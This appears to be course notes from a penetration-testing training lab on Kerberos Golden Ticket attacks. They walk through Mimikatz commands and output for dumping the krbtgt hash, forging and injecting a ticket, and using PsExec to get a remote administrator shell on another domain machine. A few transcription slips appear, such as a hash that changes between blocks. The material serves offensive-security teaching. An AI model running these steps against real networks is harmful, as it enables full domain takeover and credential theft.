


02 - Golden Ticket Attacks Overview



Golden Ticket Attacks

What is it?


- When we compromise the krbtgt account, we own the domain
- We can request access to any resource or system on the domain
- Golden tickets == complete access to every machine

TCM Security

krbtgt means Kerberos ticket-granting-ticket account.

We can use Golden ticket to access all machines.

We are going to be using Mimikatz.



```
C:\Users\Administrator.AFCR-DC\Downloads>mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
## ^ ##.  "A la Vie, A l'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::lsa /inject /name:krbtgt
Domain : MARVEL / 5-1-5-21-1906906745-4001022521-2301571936

RID : 000001f6 (502)
User : krbtgt

* Primary
NTLM : ece475c9f4435447d31a6cad2b49e5a6
LM :
```

Golden Ticket Attacks

We can utilize Mimikatz to obtain the information necessary to perform this attack

TCM Security

We need the krbtgt ntlm hash, and the domain SID.

```
minikatz # kerberos:golden /User:Administrator /domain:marvel.local /sid:S-1-5-21-1906906745-4001022521-2301571936 /krt
tgt:ece475c9f4435447d31adcad2b49e5a6 /id:500 /ptt
User : Administrator
Domain : marvel.local (MARVEL)
SID : S-1-5-21-1906906745-4001022521-2301571936
User Id : 500
Groups Id : *513 512 520 518 519
ServiceKey: ece475c9f4435447d31adcad2b49e5a6 - rc4_hmac_nt
Lifetime : 7/20/2023 4:08:39 PM ; 7/17/2033 4:08:39 PM ; 7/17/2033 4:08:39 PM
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'Administrator @ marvel.local' successfully submitted for current session
```

Golden Ticket Attacks

Once we have the SID and krbtgt hash, we can generate a ticket

```
C:\Users\Administrator\AppData\Local\Microsoft\Windows\CurrentVersion\Explorer\Recent\>dir \\10.0.0.25\c$
Volume in drive \\10.0.0.25\c$ has no label.
Volume Serial Number is 3800-1270

Directory of \\10.0.0.25\c$

04/07/2021 10:24 AM <DIR>      Inetpub
12/07/2019 02:14 AM <DIR>      PerfLogs
04/13/2021 09:56 AM <DIR>      Program Files
04/07/2021 11:59 AM <DIR>      Program Files (x86)
04/07/2021 12:00 PM <DIR>      Python27
07/10/2023 10:01 PM <DIR>      Users
07/10/2023 10:04 PM <DIR>      Windows
0 File(s) 0 bytes
7 Dir(s) 42,276,957,248 bytes free

C:\Users\Administrator\AppData\Local\Microsoft\Windows\CurrentVersion\Explorer\Recent\>PsExec64.exe \\10.0.0.25 cmd.exe

PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [Version 10.0.19042.631]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
marvel\administrator

C:\Windows\system32>hostname
THEPUNISHER
```

Golden Ticket Attacks

With a Golden Ticket, we can now access other machines from the command line